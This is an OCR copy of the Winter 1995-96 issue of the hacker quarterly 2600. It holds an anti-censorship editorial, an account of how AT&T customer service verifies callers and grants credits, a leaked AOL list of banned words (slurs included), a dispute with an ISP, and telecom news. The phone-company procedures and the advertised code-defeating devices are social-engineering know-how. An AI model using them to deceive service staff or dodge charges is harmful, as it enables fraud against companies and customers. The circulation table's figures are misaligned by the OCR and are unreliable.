
Anonymous

ISRAEL

An Israeli cardphone that is a big improvement over the old token system.

Photo by Unka Nisi

NORWAY



This payphone was found in northern Norway (64.5 degrees north) and takes only coins.

Photo by John Lewandowski

JAPAN

This phone resides in Yokohama and is referred to as a "green phone". They use phone cards in 1000, 5000, or 10,000 yen denominations.

Photo by Bill Bond


2600
The Hacker Quarterly
$4 ($5.50 in Canada)
VOLUME TWELVE, NUMBER FOUR
WINTER 1995-96
NYNEX
0 74470 83158 7

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout
Scott Skinner

Cover Design
Phriend1, Shawn West, Walter

Office Manager
Tampruf

"All speech is not protected by the First Amendment." - Senator Arlen Specter (R-Pa.)

Writers: Billsf, Blue Whale, Commander Crash, Eric Corley, Count Zero, Kevin Crow, Dr. Delam, John Drake, Paul Estev, Mr. French, Bob Hardy, Kingpin, Knight Lightning, NC-23, Peter Rabbit, David Ruderman, Silent Switchman, Thee Joker, Mr. Upsetter, Voyager, Dr. Williams.

Network Operations: Corp, Max-q, Phiber Optik.

Voice Mail: Neon Samurai.

Webmaster: Bloot.

Inspirational Music: Fun Lovin' Criminals, Total Harmonic Distortion, Daniel Johnston, Lou Barlow, Neotek.

Shout Outs: Mark and Kim, David David, Crowley, Evian, Syzygy.

Statement of Ownership, Management and Circulation
(Required by 39 U.S.C. 3685)

1A. Title of Publication: 2600 MAGAZINE
1B. PUBLICATION NO.
2. Date of Filing: 10/1/95
3. Frequency of Issue: QUARTERLY
3A. No. of Issues Published Annually: 4
3B. Annual Subscription Price: $21/$50
4. Complete Mailing Address of Known Office of Publication (Not printer): BOX 752, MIDDLE ISLAND NY 11953
5. Complete Mailing Address of Headquarters or General Business Office of Publisher (Not printer): 7 STRONGS LANE SETAUKET, NY 11733
8. Full Names and Complete Mailing Address of Publisher, Editor, and Managing Editor (Do not leave blank): EMMANUEL GOLDSTEIN, BOX 99 MIDDLE ISLAND NY 11953
Editor (Name and Complete Mailing Address): EMMANUEL GOLDSTEIN, BOX 99, MIDDLE ISLAND NY 11953
Managing Editor (Name and Complete Mailing Address): ERIC CORLEY, 7 STRONGS LANE, SETAUKET NY 11733
7. Owner: If owned by a corporation, its name and address must be stated and also immediately thereunder the names and addresses of stockholders owning or holding 1 percent or more of total amount of stock. If not owned by a corporation, the names and addresses of the individual owners must be given. If owned by a partnership or other unincorporated firm, its name and address, as well as that of each individual must be given. If the publication is published by a nonprofit organization, its name and address must be stated. (Do not leave blank.)
Full Name: ERIC CORLEY
Complete Mailing Address: 7 STRONGS LANE, SETAUKET, NY 11733
8. Known Bondholders, Mortgagees, and Other Security Holders Owning or Holding 1 Percent or More of Total Amount of Bonds, Mortgages or Other Securities. (If there are none, so state.)
Full Name
Complete Mailing Address
9. For Completion by Nonprofit Organizations Authorized To Mail at Special Rates (DMM Section 424.12 only)
The purpose, function, and nonprofit status of this organization and the exempt status for Federal income tax purposes (Check one)
Has Not Changed During Preceding 12 Months
Has Changed During Preceding 12 Months (If changed, publisher must submit explanation of change with this statement.)

10.	Extent and Nature of Circulation	Average No. Copies Each Issue During Preceding 12 Months	Actual No. Copies of Single Issue Published Nearest to Filing Date
A.	Total No. Copies (Net Press Run)	32,500	40,000
B.	Paid and/or Requested Circulation	24,720	31,495
	1. Sales through dealers and carriers, street vendors and counter sales	2387	2612
	2. Mail Subscription	27,107	34,107
C.	Total Paid and/or Requested Circulation	375	450
D.	Free Distribution by Mail, Carrier or Other Means Samples, Complimentary, and Other Free Copies	27,482	34,557
E.	Total Distribution (Sum of C and D)	5018	5443
F.	Copies Not Distributed	0	0
	1. Office use, left over, unaccounted, spoiled after printing	32,500	40,000
	2. Return from News Agents		
G.	TOTAL (Sum of E, F1 and 2 - should equal net press run shown in A)		

11. I certify that the statements made by me above are correct and complete
Signature and Title of Editor, Publisher, Business Manager, or Owner: OWNER

PS Form 3526, January 1991 (See instructions on reverse)

CONSUME

2600 *(ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc., 7 Strong's Lane, Setauket, NY 11733.*
Second class postage permit paid at Setauket, New York.
POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada --$21 individual, $50 corporate (U.S. funds).
Overseas -- $30 individual, $65 corporate.
Back issues available for 1984-1994 at $25 per year, $30 per year overseas.
Individual issues available from 1988 on at $6.25 each, $7.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 (subs@2600.com).
FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099
(letters@2600.com, articles@2600.com).
***2600* Office Line: 516-751-2600, *2600* FAX Line: 516-474-2677**

SPEECH CONTROL

At press time, it seems pretty clear that the most important issue facing the net community is that of censorship. The Exon Bill, the telecommunications overhaul, the Christian Coalition, and panicking on the part of AOL and Compuserve among others tells us that this is the beginning of a long war involving individuals, big business, and governments.

Unless some sort of miracle happens, it seems all but certain that laws will be passed to regulate what we say on the Internet. We can say it's ridiculous, we can say it's unenforceable, but there are many powerful people who simply don't like what the net has become. It makes them nervous. They want to be able to control it and they've demonstrated a willingness to do just that. Most of these outraged politicians have never even logged in. Yet they somehow "know" what is right on the net and what isn't. There's nothing new here - governments have always subverted their citizens when they're on the verge of transcending into a more meaningful existence. In a way, that's almost what governments are for. The difference here is the utter magnitude of what they're about to destroy. For the first time in the history of humanity, sheer, uncontrolled communication and exchange of information without regard to national borders or class distinction is a distinct possibility in the very near future. What we've seen so far is only a taste.

Of course, this is not where the danger lies, they will tell us. Unimpeded communication is good. Freedom of speech is important and nobody wants to thwart that. It's those evil people - the child pornographers trading pictures, the terrorists who use encryption, the hackers who reveal secrets - if we don't control them, the fabric of society will be torn asunder and everyone will suffer. We've heard the same logic many times before, the digital telephony bill being one of the more recent examples. And when it was recently revealed that the FBI wants to be able to put wiretaps on more than 74,000 phone lines simultaneously (the current level is under one thousand), few opponents to the bill were surprised. It's what we expected all along - increased ability will lead to increased abuses. And we're putting ourselves in the position where we won't be able to do a damn thing about it.

Then there are the "do-gooders", those hopelessly naive people who think of everyone as victimized children who need a guiding hand. They just want to protect us from ever having to confront anything unpleasant. This is how we wind up with groups like the CyberAngels Internet Monitoring Project who go on "Internet patrols" through the "dark alleys and dangerous cyberhoods" reporting people who do objectionable things on the net. What is their definition of objectionable? In one case they seem particularly proud of, they turned in a male teacher who was pretending to be a female student and using foul language. Thanks to the alertness of the CyberAngeles, that offense probably cost him his job and blacklisted him for life. But the net is now a safer place. This organization, affiliated with the Guardian Angels - a group that spends its time fighting *real* crime - obviously has its heart in the right place but by blurring the distinction between "speech crime" and the real thing, actually winds up doing more harm than good. And by fostering an environment where we're all trying to report each other for various violations, the freedom of the net becomes meaningless. But the CyberAngels should not lose faith - the National Information Infrastructure Forum

(a government taskforce) wants to create a federal agency that will do nothing but police the Internet.

Recently, Compuserve cut off access to more than 200 erotic news groups because they were asked to by the government of Germany, which had just passed some kind of a law forbidding its citizens from reading them. Because they were more concerned with losing German customers than allowing the newsgroups to continue, Compuserve decided to impose the German restrictions on all of its customers worldwide. By so doing, they demonstrated how self-defeating such acts ultimately wind up being - what is condemned in one country is welcomed in another. The net knows no boundaries and if somebody wants to read something on it badly enough, they will almost always be able to find a way. It was a trivial matter for Germans to get around the Compuserve restriction as it was for Compuserve subscribers worldwide. It would have been nice if it had been Compuserve's intention to demonstrate this.

In mid 1995, AOL admitted that it had allowed federal authorities access to users' private email in yet another attempt to track down child pornographers. By looking at incoming mail, the authorities were able to figure out who was communicating with who. But more than a few users pointed out that they had no control over who sent them mail and, what's more, they were unable to even delete incoming mail until it expired because of the way AOL's mail program worked. So all someone had to do was send them a file they never asked for and they were suddenly drawn into whatever conspiracy the feds were trying to find. But not many are likely to listen to this kind of logic when raids occur and names appear in the newspapers. More lives ruined so that the net can be safe.

Most shameful, though, is the caving in of net providers and civil liberties groups who agreed to accept government restrictions they had once vowed to fight. In so doing, they accept the role of the government in dictating what people can and cannot read and what they can and cannot say. And no matter how you look at it, this cannot be considered a compromise. It is capitulation, clear and simple. These organizations and companies defend their actions by saying they chose the lesser of two evils, since the Christian Coalition was on the verge of getting even more restrictive legislation passed. To us, it sounds like a copout. Much of the net that is now considered "inappropriate for children" will either cease to exist or risk becoming a bloody battlefield in a free speech war.

Why all the fear and hysteria? It's the same as it's always been. People are afraid of losing control. They don't want to see a world where radically different values or ways of expressing oneself are given a forum. They will say it's all about protection, that the controls they seek are for the good of society. But one has to wonder if perhaps they're just afraid that their own values don't have the strength to stand on their own merits. In that sense, they have less faith than the rest of us subversives.

WHAT HAPPENS ON THE AT&T SIDE

by Crash 24601

AT&T has approximately 85 million customers. If you have, or have ever had, AT&T long distance, they have information about you. Even if only a fraction of those customers call in for customer service on a given day, it's a major operation to handle those calls. Most customers will call with problems about their residential billing or service. The primary number they dial will be 1-800-222-0300. And thus begins their journey into the gigantic entity known as AT&T Customer Service.

The System

After dialing the 1-800-222-0300, a customer reaches the ever widespread voice mail menus to navigate. But by the time they hear that, much has already happened. The system reads the calling phone number via ANI (Automated Number Identification). The system then looks up the records of that phone number and knows such things as the local phone company and the average monthly amount spent on phone bills. (This average monthly bill is over a selected period of time, not necessarily current.)

The customer is then placed into a voice mail system (known inside AT&T as the Conversant system) that can be tailored to what the computer already knows about them. For example, in 1994 Nynex began printing long distance bills on the back of the phone bill. Literally thousands of New Yorkers called AT&T questioning where their long distance bill was. After realizing how much time was being spent by live representatives simply telling people to turn their page over, that message was added to the Conversant help for those people calling from the NYNEX area.

Conversant will read back to the customer the number they are calling from (effectively acting as an ANI service) and asks if that is the billing number they are calling about, and offers the option to put in another number if they are questioning another phone number. In such cases Conversant will also ask for the digits following the phone number as shown on the phone bill. This is to verify that the person has their phone bill and is assumed then to be an authorized party. An incorrect entry drops the user to a live representative, as do most errors.

Having been authorized to work with the account, Conversant prompts the user for which month's billing they have questions about. Conversant allows the customers to get listings for numbers that appear on their phone bill (and only numbers that are on their phone bill, stopping it from being a free CNA). The system even allows customers to remove charges from their own phone bill that they disagree with. This is limited to a small amount, of course. If any large amounts are requested, the call is dropped to a live representative.

The menus and information on Conversant are updated quite frequently - for improvements, to add current common billing questions, and simply because the customers never seem to like the way that it is, or even that it exists.

At some point, by pressing 0, or through some error or safety measure on Conversant, many of the customers end up with a live representative. There is no central customer service department that calls are transferred to. There are various centers across the United States and various departments of customer service within. Conversant selects a place to transfer your call based on call volumes at each center, and what it may already know about you. For

example, there are departments set up for customers who historically spend less than $15 a month, departments for larger spenders, etc. The subdepartments are not a strict guideline as to where a call may go; it's a preferred destination. If one department is overloaded on calls, Conversant will roll their overflow on to other departments.

When a call goes through to a live account representative, your phone number appears on their computer terminal, often with a message telling them what you were doing in Conversant when you were dropped out - often as specifically as which phone number you were trying to get a listing on. With a single mouse click, your name, address, and most current bill appear on the screen. This generally happens before the representative says "AT&T this is X, may I help you?" They will also ask you for your name, address, and phone number. They already know these - they are looking at it on their screen. This is just for verification.

The People

The people working on the other end of the phone call are typically in a hectic environment. Each department has a "talk time" which is an average amount of time they are expected to be on the phone per call. These can be as little as little as three to four minutes depending on the department the customer is connected to. It is therefore to the representative's benefit to get you off their phone in as little time as possible. Of course this is an average, so if you're trying to figure out who phreaked your phone bill to the tune of two thousand dollars, they can take the extra time to help you out.

Representatives have great leeway as to whether or not to credit a customer. Although there are policies regarding what to credit, what not to credit, and what to follow up on, a lot of claims become judgement calls. An example would be a customer who calls to deny making a few dollars worth of calls each month. Eventually a representative will make the judgement call that enough is enough, and the easy credit is over.

On a given day, a rep will be yelled at and abused many times, talk to people who simply don't understand how the telephone system works, are absolutely paranoid about the phone company, have genuine mental problems, can hardly hear, can hardly talk, require a translator, as well as people who are schemers, cheapskates, and plenty of people with genuine billing problems. Depending on the department, and call volumes, a rep can take between 100-200 calls in a single day. It can be a stressful job. Unlike the commercials, the real people at the other end of the line are in a room with a hundred or so other reps. They wear sneakers and have plenty of toys, magazines, and lots of food on hand to combat stress.

The Computers
(and what they know about you)

Representatives are armed with a computer terminal that runs two main programs. On one half of the screen is IWS (intelligent work station), which is essentially an online manual. They can search for keywords, policies, rates, send e-mail, compose a letter to a customer, and other such tasks. On the other half is RAMP (formerly known as RCAM). RAMP is the heart of AT&T customer service, it's essentially a terminal into a monolith mainframe that tracks the billing for millions of customers. RAMP typically keeps the most current three bills online for each customer (the older ones are archived and can be sent to hardcopy for access). RAMP also keeps customer information such as notes on the customer and calls they have made. While the customer is explaining how someone broke in and made adult phone calls on their phone, the rep might be reading in the notes from last month about how the cus-

tomer explained it was their 13 year old son who made the phone calls.

RAMP is where changes to the phone bill can actually be made, credits given, calling plans changed, names and addresses changed. It allows for searches for related calls - while customer A explains that they don't recognize that number on the bill to person B, the rep can see that person B regularly calls customer A. Reps can look up a phone number to get a listing if the number in question is an AT&T customer. Calling card accounts can be added or seen (although reps cannot view PINs). RAMP more than occasionally slows down and partially or completely goes down. During this time reps are not supposed to inform the customer that "the computer is down". Instead they do what they can on paper, do their best to make judgement calls without being able to see the details, and maintain the facade that everything is normal to the customer.

With some local phone companies, RAMP also allows the AT&T rep to see some of the customer's general information with the local phone company. This is generally not useful except for trying to see at which end an error might lie. And with some local phone companies, the AT&T rep actually can see *nothing* about the customer, not even their AT&T long distance charges. This occurs with a few very small phone companies, where AT&T finds it easier to simply contract out the billing entirely to that phone company.

Common Scams

Naturally AT&T is the target of many schemers and bogus claims.

"I had a check for XX dollars that I could cash for changing to AT&T, but I lost it. Can I get a new one?" - The customer will be transferred to a special department that can check to see if the check was cashed or not, and decide if the customer genuinely needs a new one.

"I didn't accept the charges on that collect call." - The rep will check to see if you've ever accepted a call from that number, or made one to that number before. If it's a single call, and not too large, the rep will generally credit it. A collect call is one of the most accurate calls that will show up on a bill. Basically if your bill says you accepted one, someone at your house did. On larger claims, or many denials of collect calls, the rep can inform the customer that the charges will stand unless the local phone company verifies a problem with the lines.

"No one here made these adult/900 calls." - The rep will inform the customer that, yes, they did originate from their house. If the customer presses the rep they will get a one time bill adjustment for the calls. No further bills will be adjusted unless the local phone company verifies line trouble.

"I've been offered XX dollars by another phone company, I will leave AT&T unless I get the same from AT&T." - The rep will inform the customer that AT&T hopes they stay, but doesn't match other offers. In other words, goodbye.

"Can you tell me who this phone number belongs to? It was on my answering machine/Caller ID/some other company's bill." - This is essentially someone trying to get a CNA listing. A rep will inform them that AT&T can't look up phone numbers for them that do not appear on their bill, although often a rep will go ahead and look it up as it takes less time than arguing AT&T policy with the customer.

"Someone broke in and made these calls." - The rep will ask the customer to mail in the police report.

"My friend made these calls. I didn't authorize him to." - The rep will inform them that since the phone is their name, they have taken responsibilty for it, and to go ask their friend for the money. Some reps might point out that this is the same as

calling the water company to tell them you won't pay for the water their friend used when they took a shower.

"My call never connected but I got billed one minute." - This is very rare for domestic calls. It almost always means an answering machine answered. The rep will inform them about the policies and credit them. But reps don't like to give credit for these on a recurring basis. On short international calls, the rep almost always take the customer's word for it.

Common Complaints and Actions

"You charge for directory assistance?!" - Customer informed there is always a charge for directory assistance, has been for many years. Given one time credit.

"What are these calls to Guyana?! (or various third world countries)" - Customer is informed they are adult phone calls. One time credit if customer presses.

"I didnt make this call!" - Rep will offer to take off small calls without question. If customer asks, a listing will be given. This is the most common call taken. Amounts over fifty dollars will get a line check by the local company. Credit will be given if a problem is found. Smaller amounts are judgement calls by rep.

"It's not the 12 cents, it's the principal!" - Often same as above. Rep will credit call because he knows it's the 12 cents, not the principal.


"This says I talked 20 minutes - I know I never talk more than 10!" - Rep will inform customer that AT&T times calls to the tenth of a second (essentially "we are right you are wrong"). Usually will give one time credit.

"I want to complain about X" - Rep will listen, may or may not actually bother to type it into the computer. This is a good time to catch up on other things.

"There's a 3rd party call on my bill I didn't authorize!" - Will always be credited to customer. Calls are billed back to originating number, often with an extra charge for having been investigated. Large or frequent amounts are handled by corporate security.

Obligatory Closing Statement

Information is inherently usable for good or bad. Many people believe it's best to keep everyone, including themselves, in the dark. I, however, believe it is good to be informed about how the world works - particularly about people or institutions who have information about you, and have control over your life. To be uninformed is equivalent to blind faith.



This list contains examples of vulgar, conditionally vulgar and acceptable phrases and subjects. Synonyms of these are usually unacceptable. Gender is not taken into account; if "men on men" is not allowed, neither is "women on women." Asterisks and other symbols cannot be used to "mask" a violation if any letters of the vulgarity are still present. "F--- you" is vulgar, but "my *** hurts" is okay.

KEY:

VULGAR: Unconditionally vulgar
ROOMS: Vulgar in room names or screen names
ROOMS (SEXUAL): Vulgar in room names or screen names if possibly sexual. these words are only allowed in screen names or room names if other phrases clearly make them not sexual. For instance, a member may not create a room "Oral," but "Oral Roberts" is permitted. "Slaves here" is not allowed, but "Free the slaves" is. Jimmy69" would be fine, but Ilike69" would have to be deleted.
OK: Acceptable. these words do not, in and of themselves, constitute vulgarity or sexual connotations.
OTHER: Number next to word refers to Notes Section number near end of document.

VULGAR: blow (job), bondage, cock, cornhole, cunnilingus, cunt, defecation, dick, douche, fags, fellatio, feltch, fuck, genitalia, horny, masturbation, nigger, penis, pussy, sadomasochism, semen, sexual devices, shit, slut, submissive, tit, transsexual, transvestite, twat, urination, vagina, whips & chains.

ROOMS: bound to tease, boys, cross dressing, do me, dom, domination, erotic, fetishes, gay lovers, gay teens, gay youth, girls, hot videos, insults, kinky, lingerie, lust, men on men, panties, pervert, shaved, slave, spanking, sub, teen showers, teens, teens wanted, ts, underwear, who want, women on women, youth.

ROOMS (SEXUAL): 69, leather, oral, shower, video.

OK: adultery, bare skin, bears, bearskin, bi, couples, damn, flirt, gay, gay bears, gay couples, gay young adults, gay videos, graphics, hell, hot men/women, hot tub, lambda, lesbian, let's go private, looking for, men for men, men to men, men, private rooms, sapphos, stud, swingers, tv, virgins, wanted, who like, who love, women for women, women to women, women.

OTHER: anti-AOL (6), ass (5), bitch (2), come (3), cum (3), dykes (11), fart (5), fascism (8), gif (4), graphic exchange (4), hot (8), KKK (7), Nazi (7), nudity (9), piss (5), queers (11), racial issues (7), sex (10), suck (5), wet (8), who want - rooms (1)

NOTES:

1. *who want*: If referring to people, this is not allowed in room names. For instance, "Men who want women" is vulgar, while "Men who want a car" is not.
2. Bitch: Vulgar if an insultable person, place, or thing is being called a bitch. "Life's a bitch" is fine, "My mom is a bitch" is vulgar.

3. Come/cum: Vulgar if used in a possibly sexual manner. "Cum over here" is fine, "I come when I think of you" isn't.

4. GIF/Graphic Exchange: While not vulgar, this is not allowed in room names due to the probability of illegal GIFs being exchanged.

5. Suck/Ass/Fart/Piss: Vulgar if used in a possibly or probably sexual/vulgar manner ("suck me", "kiss my ass", "I just farted"), or if an insultable person, place, or thing is said to be this. "The Redskins suck" is fine, "Life sucks" is fine, "Jimmy sucks" is not fine. "Nirvana kicks ass" is OK, "Jenny is an ass" is not. "Rich is an old fart" is OK, "You should hear my brother fart" is not. "I'm pissed off" is OK, "Piss on you" is not. Exception: A member may say that AOL, or any manifestation such as the Hosts/Forum Staff, sucks.

6. Anti-AOL: We do not want to appear to censor members who speak out against us. Anti-AOL comments, or comments protesting manifestations of AOL such as Hosts, should not warnt (sic) a warning.

7. Racial Issues: Racial slurs are not allowed. Rooms promoting racism (KKK Unite) are not allowed, but discussion of racial issues (KKK Discussion) are.

8. Hot, wet: These are borderline words. Use your judgement, and consider it vulgar if they're talking about "hot" as in sex, or "wet" as in feminine moisture. Hot men/women/cars/videos/etc. are fine, as hot could be referring to "good looking" or some other non-sexual thing.

9. Nudity: Discussion of nudity is fine; nude room names are a judgement call.

10. Sex: This is a judgement call. "Sexy" is fine, as an adjective. The word should never appear in room names or screen names as a noun (ILikeSex). In other situations, use the context to determine whether the member was committing a TOS violation. For instance, "Hey babe, anyone here wanna have sex" would be a violation. "I didn't let my child see the movie because of the sex in it" would not be a violation.

11. Dykes/Queers: This is OK if a member is referring to themselves. If it is used "against" someone then it is warnable. However, this word requires judgement.

America Online's Terms of Service
March 6, 1994/Last revision: September 17, 1995

This memo has been circulating around the net and is alleged to be AOL's internal rules on the use of certain words.

IN OUR TWELVE YEARS OF PUBLISHING, WE'VE MANaged to avoid getting really ripped off. We've had many opportunities but knowing consumer rights and learning how to deal with the phone companies is a survival skill equal to none. Nothing, however, could have prepared us for our experience with Performance Systems International (PSI). PSI is a company that provides Internet service. This summer we connected our new ISDN line to the net after going through hell with NYNEX getting it installed and working. That is, we *thought* it was hell. After making a few phone calls, we came upon PSI and we asked them about their ISDN service. They had service in our area and the price seemed reasonable. We then asked them a very important question. Did they support "data over voice"? (Data over voice allows you to connect over the voice path of your ISDN line at speeds up to 56k. The other way of connecting is to use the data setting which connects at 64k. But NYNEX charges a penny a minute to do this, for no particular reason. So a site like ours which is up 24 hours a day can save considerably by avoiding that charge and connecting at 56k.) The PSI rep said it would be no problem at all. So we signed up for a year and paid them a hefty deposit. Then we tried to connect. It didn't work. We called tech support and after having a little conference they told us they didn't support that kind of connection. We were never given a reason and they refused to even talk to us about it. Since we signed the contract with the understanding that we were getting a specific type of connection, we asked that it be cancelled and our money refunded. PSI refused to do either. They said they intended to charge us for an entire year's worth of service even though we never once managed to connect. After all, we signed a contract. In this contract there is no mention of certain configurations being "locked out" and, since we were told that our configuration was supported in the first place, we signed their contract under false pretenses. Next, they pulled the old bait and switch tactic, offering to cancel the contract if we would buy their 56k leased line service at an exorbitant price. We declined. But we decided to try a little experiment. We made two phone calls to PSI (703-904-4100) and pretended to be new customers. Again we asked them if they offered data over voice. Again they said yes. Twice. But this time we had our tape recorder rolling. Those of you with web access can hear it for yourselves on our web page (www.2600.com), which operates quite well on a 56k data over voice link through a local provider. We'd naturally be very interested in hearing about any other experiences with PSI that our readers have had. You can write us at the magazine or email psi@2600.com. We intend to fight this one through to the end. For updates, finger psi@2600.com on the net or look in future issues.

NOT SINCE THE BREAKUP OF THE BELL SYSTEM IN 1984 has the telecommunications industry faced such upheaval. With the dramatic changes to the industry that the new telecommunications law promises, things may soon be unrecognizable. NYNEX is rumored to be merging with Bell Atlantic and AT&T is said to be getting into the local phone market. Phone companies will be offering cable service and cable companies will be offering phone service. If you thought it was complicated to make a phone call before, God help you.

NYNEX HAS INTRODUCED A NEW RATE PLAN THAT has both good and bad in it. Customers are able to pay a flat fee for calls of unlimited duration in 212, 718, 516, 914, and 917. Clearly, this is a good thing because it opens up all kinds of possibilities and removes prohibitive restrictions. But what's bad is that NYNEX hasn't set a flat fee that applies to all customers. Instead, everyone pays a different flat fee, based on their average usage between July 1994 and June 1995. This means that no new customers can get the flat fee. To make it even worse, NYNEX recalculates the flat fee after 12 months. It seems a trivial matter to simply flip-flop between two lines but why should customers have to play these games to get a decent rate?

IN ALBERTA, AGT LIMITED IS ALSO RESTRUCTURING rates. For $20 Canadian, callers can have unlimited local and long distance dialing within AGT areas. This is more like it.

BRITISH TELECOM IS PROUD OF THE FACT THAT 1,639,741 customers have "asked for help in the battle against malicious calls" since a department was formed three years ago. There are only 17 million listed numbers in the entire UK. With numbers like that, this could be quite a battle. If you'd like to own all 17 million of those business and residence listings, British Telecom now offers a CD-ROM telephone directory for just under $300. They're pretty amazed that they got it to fit on one CD. However, in less than a year, a thinner, double-sided CD known as a DVD (digital versatile disc) will be introduced. DVD's will be capable of holding four hours of video, multiple CD-ROM's, or eight CD's per side at twice the current sampling rate. DVD players will be able to play present-day CD's but it won't work the other way around.

SOME PRODUCTS OUR READERS MIGHT BE INTERESTed in: an "answering machine intruder" that "enables the user to access telephone answering machines by defeating their security code systems". For $149 you can get a box that plays a touch tone sequence. Then there's the "hold invader" for $99 which pretends to put a call on hold but actually lets you hear what the person on the other end is saying! Apparently this is for people who have never heard of a mute button. Finally, we have the "Caller ID Blocker" for $69.95. This model, known as the "Anonymous 100" (which would be a good name for the people running this company if they knew what was good for them) "installs on any telephone in seconds and completely kills the effects of Caller ID!" For those people who can't master the art of dialing *67. The company is Phoenix Systems and they can be reached at (303) 277-0305.

TRW HAS REALLY GONE OVER THE LINE THIS TIME. Their Credentials Credit Report Monitoring Service had the following blurb in their latest pitch letter: "You and I have got to do something to stop this invasion of our private lives! Far too many companies computerize private information.... In the not-too-distant future, consumers face the prospect that a computer somewhere will compile a record about everything they purchase, every place they go, and everything they do." All fine and good but nowhere in this letter is there any mention that Credentials is part of TRW! And we all know TRW is one of the biggest offenders with regards to letting private information out. But it's not a total loss - you can subscribe to their credit monitoring service and pay them to monitor themselves - one of the benefits that comes with your $59 annual fee is "an official letter that you can mail to [a telemarketer] with a $100 invoice for the time they've forced you to waste against your will and the invasion of your privacy". You can cast evil spells too for an extra fee. So nice to see big business standing up for us little folks.

HERE'S A LITTLE DETAIL CABLE AND WIRELESS slipped into their recent bills: "Time of Day Discounts Restructured.... Domestic evening, night/weekend, holiday, and off-peak rate periods and international economy, discount, and off-peak rate periods are being eliminated. All outbound, 800, and calling card calls will be rated at either domestic Day or Peak period rates, or at international Standard period rates." That's quite a restructuring. AT&T also had a little hostility to vent - anyone using 10288 to make a call faces a 75 cent surcharge for the privilege. What are these people smoking?

ACCORDING TO DON DELANEY, SENIOR INVESTIGATOR at the New York State Police Department, a recently arrested computer hacker learned how to commit crimes when his parents gave him a subscription to *2600* for his birthday. Those investigative skills just keep getting better and better.

CUSTOMERS IN OTTAWA CAN GET NAMES AND addresses for Ontario phone numbers by dialing 555-1313 in the appropriate area code. This service already exists in Nova Scotia, Newfoundland, New Brunswick, and Manitoba. Web browsers interested in Canadian telecom documents can point to http://www.crtc.gc.ca for the latest proceedings. And speaking of fun phone numbers involving Canada, callers in the U.S. can dial 1-800-555-1111 to reach "Canada Direct". NYNEX offers a national yellow page listing on the web which lists 16.5 million businesses throughout the U.S. The address is http://www.niyp.com.

AUSTRALIA'S *SUNDAY MAIL* CLAIMS THAT AN "INTERnational computer terrorist group" is threatening to release one thousand computer viruses simultaneously. The group is known as Nuke everywhere in the world except Australia, where they are known as Puke. According to the tabloid, the group put out an underground newsletter to computer virus writers calling on them to withhold all new viruses until one thousand had been written worldwide.

HERE ARE SOME BRAND NEW AREA CODES: 242 - Bahamas, 246 - Barbados, 320 - Minnesota, 352 - Florida, 573 - Missouri, 626 - Los Angeles, 773 - Chicago, 787 - Puerto Rico

---

IN ADDITION, AREA CODES 880 AND 881 HAVE BEEN created as mirrors to the 800 and 888 codes (respectively) for calls originating in Canada and the Caribbean. The caller will be billed for the international portion of the call and the domestic portion will be paid for by the 800 number holder.

SOME TEST NUMBERS FOR NEW AREA CODES: 330-783-2330, 242-356-0000, 393-0000, 352-0000 (effective 7/1/96), 864-242-0070, 250-372-0123, 372-0124 (effective 6/1/96), 954-236-4242, 352-848-0517, 320-252-0090 (effective 3/1/96), 541-334-0057, 540-829-9910, 630-204-1204, 847-958-1204, 246-809-4200, 787-787-0399, 756-9399, and 781-0199.

A good source for this kind of information can be found at http://www.bellcore.com.

a spoofing odyssey

by Gregory Gilliss

